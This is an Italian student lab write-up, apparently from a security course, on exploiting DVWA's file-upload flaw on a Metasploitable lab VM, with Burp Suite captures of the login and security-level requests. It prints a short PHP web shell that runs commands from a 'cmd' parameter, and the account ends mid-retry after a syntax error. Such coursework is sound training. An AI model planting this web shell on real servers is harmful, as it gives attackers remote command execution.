

## Exploit File upload.

Lezione del Giorno (potete aiutarvi con ChatGPT)

Argomento: Sfruttamento di una vulnerabilità di File Upload sulla DVWA per l'inserimento di una shell in PHP. Obiettivi:

### 1. Configurazione del Laboratorio:

- Configurate il vostro ambiente virtuale in modo che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux.
- Assicuratevi che ci sia comunicazione bidirezionale tra le due macchine.

### 2. Esercizio Pratico:

- Sfruttate la vulnerabilità di file upload presente sulla DVWA (Damn Vulnerable Web Application) per ottenere il controllo remoto della macchina bersaglio.
- Caricate una semplice shell in PHP attraverso l'interfaccia di upload della DVWA.
- Utilizzate la shell per eseguire comandi da remoto sulla macchina Metasploitable.

### 3.. Monitoraggio con BurpSuite:

- Intercettate e analizzate ogni richiesta HTTP/HTTPS verso la DVWA utilizzando BurpSuite.
- Familiarizzate con gli strumenti e le tecniche utilizzate dagli Hacker Etici per monitorare e analizzare il traffico web.

Consegna: ● Codice php. ● Risultato del caricamento (screenshot del browser). ● Intercettazioni (screenshot di burpsuite). ● Risultato delle varie richieste. ● Eventuali altre informazioni scoperte della macchina interna.


- BONUS: usare una shell php più sofisticata.

Bonus non valutativo, ma se ci riuscite otterrete un elogio:

- Provate con livello medium e high.


Esercizio.

Prima di tutto verifico la connettività delle due macchine inviando un ping.

A terminal window on a Kali Linux machine. The window title is 'kali@kali: ~'. The menu bar shows 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows a message 'zsh: corrupt history file /home/kali/.zsh\_history' followed by the prompt '(kali@kali)-[~]'. The user enters '\$ ping 192.168.20.20'. The output shows 'PING 192.168.20.20 (192.168.20.20) 56(84) bytes of data.' followed by 16 lines of ping results, each showing '64 bytes from 192.168.20.20: icmp\_seq=X ttl=63 time=Y ms' where X ranges from 1 to 16 and Y ranges from 1.00 to 1.49.

```
kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ ping 192.168.20.20
PING 192.168.20.20 (192.168.20.20) 56(84) bytes of data.
64 bytes from 192.168.20.20: icmp_seq=1 ttl=63 time=1.22 ms
64 bytes from 192.168.20.20: icmp_seq=2 ttl=63 time=1.28 ms
64 bytes from 192.168.20.20: icmp_seq=3 ttl=63 time=1.28 ms
64 bytes from 192.168.20.20: icmp_seq=4 ttl=63 time=1.34 ms
64 bytes from 192.168.20.20: icmp_seq=5 ttl=63 time=1.46 ms
64 bytes from 192.168.20.20: icmp_seq=6 ttl=63 time=1.24 ms
64 bytes from 192.168.20.20: icmp_seq=7 ttl=63 time=1.26 ms
64 bytes from 192.168.20.20: icmp_seq=8 ttl=63 time=1.00 ms
64 bytes from 192.168.20.20: icmp_seq=9 ttl=63 time=1.34 ms
64 bytes from 192.168.20.20: icmp_seq=10 ttl=63 time=1.25 ms
64 bytes from 192.168.20.20: icmp_seq=11 ttl=63 time=1.44 ms
64 bytes from 192.168.20.20: icmp_seq=12 ttl=63 time=1.29 ms
64 bytes from 192.168.20.20: icmp_seq=13 ttl=63 time=1.13 ms
64 bytes from 192.168.20.20: icmp_seq=14 ttl=63 time=1.49 ms
64 bytes from 192.168.20.20: icmp_seq=15 ttl=63 time=1.30 ms
64 bytes from 192.168.20.20: icmp_seq=16 ttl=63 time=1.42 ms
```

Scrivo codice php su nano e poi controllo tramite comando `cat shell.php` se è stato salvato correttamente. (EDIT: c'è un errore nel codice php dovevo scriverlo vicino a `<? → <?php`)

A terminal window showing the nano text editor. The window title is 'kali@kali: ~/Desktop'. The menu bar shows 'File', 'Actions', 'Edit', 'View', and 'Help'. The status bar at the top shows 'GNU nano 8.3' and 'shell.php \*'. The editor contains the following PHP code:

```
<? php
if (isset($_GET ['cmd']))
{
    $cmd = $_GET ['cmd'];
    echo '<pre>';
    $result = shell_exec ($cmd);
    echo $result;
    echo '</pre>';
}
?>
```

Apro ora Burpsuite e apro il browser per intercettare le richieste alla DVWA.

Time Type Direction Method URL

08:52:14 5 May 2025	HTTP	→ Request	GET	http://192.168.20.20/dvwa/
08:52:30 5 May 2025	HTTP	→ Request	GET	http://192.168.20.20/dvwa/

Request

1 GET /dvwa/ HTTP/1.1

2 Host: 192.168.20.20

3 Accept-Language: en-US,en;q=0.9

4 Upgrade-Insecure-Requests: 1

5 User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/13

6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/b

7 Referer: http://192.168.20.20/

8 Accept-Encoding: gzip, deflate, br

9 Connection: keep-alive

10

11

Metasploit

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Vado avanti ed entro con le credenziali sulla DVWA.

Time Type Direction Method URL

08:54:52 5 May 2025	HTTP	→ Request	POST	http://192.168.20.20/dvwa/login.php
---------------------	------	-----------	------	-------------------------------------

Request

1 POST /dvwa/login.php HTTP/1.1

2 Host: 192.168.20.20

3 Content-Length: 44

4 Cache-Control: max-age=0

5 Accept-Language: en-US,en;q=0.9

6 Origin: http://192.168.20.20

7 Content-Type: application/x-www-form-urlencoded

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/13

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a

11 Referer: http://192.168.20.20/dvwa/login.php

12 Accept-Encoding: gzip, deflate, br

13 Cookie: security=high; PHPSESSID=901f418c270cf0ba69ad5e1739c4fec1

14 Connection: keep-alive

15

16 username=admin&password=password&Login=Login

DVWA

Username

admin

Password

password

Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

Username e password passano in chiaro su Burpsuite.

Una volta dentro cambio il livello di sicurezza da high a low

The screenshot shows the DVWA Security page in a web browser. The page has a sidebar with navigation links: Home, Instructions, Setup, Bruteforce, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area shows the 'Script Security' section with the message 'Security Level is currently high.' and a dropdown menu set to 'low'. Below this is the 'PHPIDS' section, which is currently disabled. The bottom of the page shows the username 'admin', security level 'high', and PHPIDS status 'disabled'. On the left, Burp Suite is open, showing an intercepted POST request to /dvwa/security.php. The request body contains the parameter 'security=low&seclev\_submit=Submit'.

File Macchina Visualizza Inserimento Dispositivi Aiuto

1 2 3 4

Intercept HTTPHistory WebSockets history Match and replace

Intercept on Forward Drop

Time	Type	Direction	Method	URL
08:58:20 5 May 2025	HTTP	→ Request	POST	http://192.168.20.20/dvwa/security.php

Request

Pretty Raw Hex

```
1 POST /dvwa/security.php HTTP/1.1
2 Host: 192.168.20.20
3 Content-Length: 33
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.20.20
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
11 Referer: http://192.168.20.20/dvwa/security.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=901f418c270cf0ba69ad5e1733c4fec1
14 Connection: keep-alive
15
16 security=low&seclev_submit=Submit
```

Damn Vulnerable Web Application (DVWA) v1.0.7

Vado nella sezione upload.

The screenshot shows the DVWA Security page in a web browser. The page has a sidebar with navigation links: Home, Instructions, Setup, Bruteforce, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area shows the 'Script Security' section with the message 'Security Level is currently low.' and a dropdown menu set to 'low'. Below this is the 'PHPIDS' section, which is currently disabled. The bottom of the page shows the username 'admin', security level 'low', and PHPIDS status 'disabled'. On the left, Burp Suite is open, showing an intercepted GET request to /dvwa/vulnerabilities/upload/. The request body contains the parameter 'security=low&seclev\_submit=Submit'.

File Macchina Visualizza Inserimento Dispositivi Aiuto

1 2 3 4

Intercept HTTPHistory WebSockets history Match and replace Proxy settings

Intercept on Forward Drop

Time	Type	Direction	Method	URL
08:58:57 5 May 2025	HTTP	→ Request	GET	http://192.168.20.20/dvwa/vulnerabilities/upload/


Request

Pretty Raw Hex


```
1 GET /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.20.20
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
7 Referer: http://192.168.20.20/dvwa/security.php
8 Accept-Encoding: gzip, deflate, br
9 Cookie: security=low; PHPSESSID=901f418c270cf0ba69ad5e1733c4fec1
10 Connection: keep-alive
11
12
```

Damn Vulnerable Web Application (DVWA) v1.0.7


Scelgo il file da caricare.




Clicco su upload.



Risultato del caricamento sul browser.




Apro il percorso sul browser




La pagina però non carica in quanto c'è un errore di sintassi.





Provo a rifare la procedura caricando una shell con codice minimale scritto in maniera corretta.



Torno su Burpsuite e seguo tutta la procedura di prima fino all'upload.

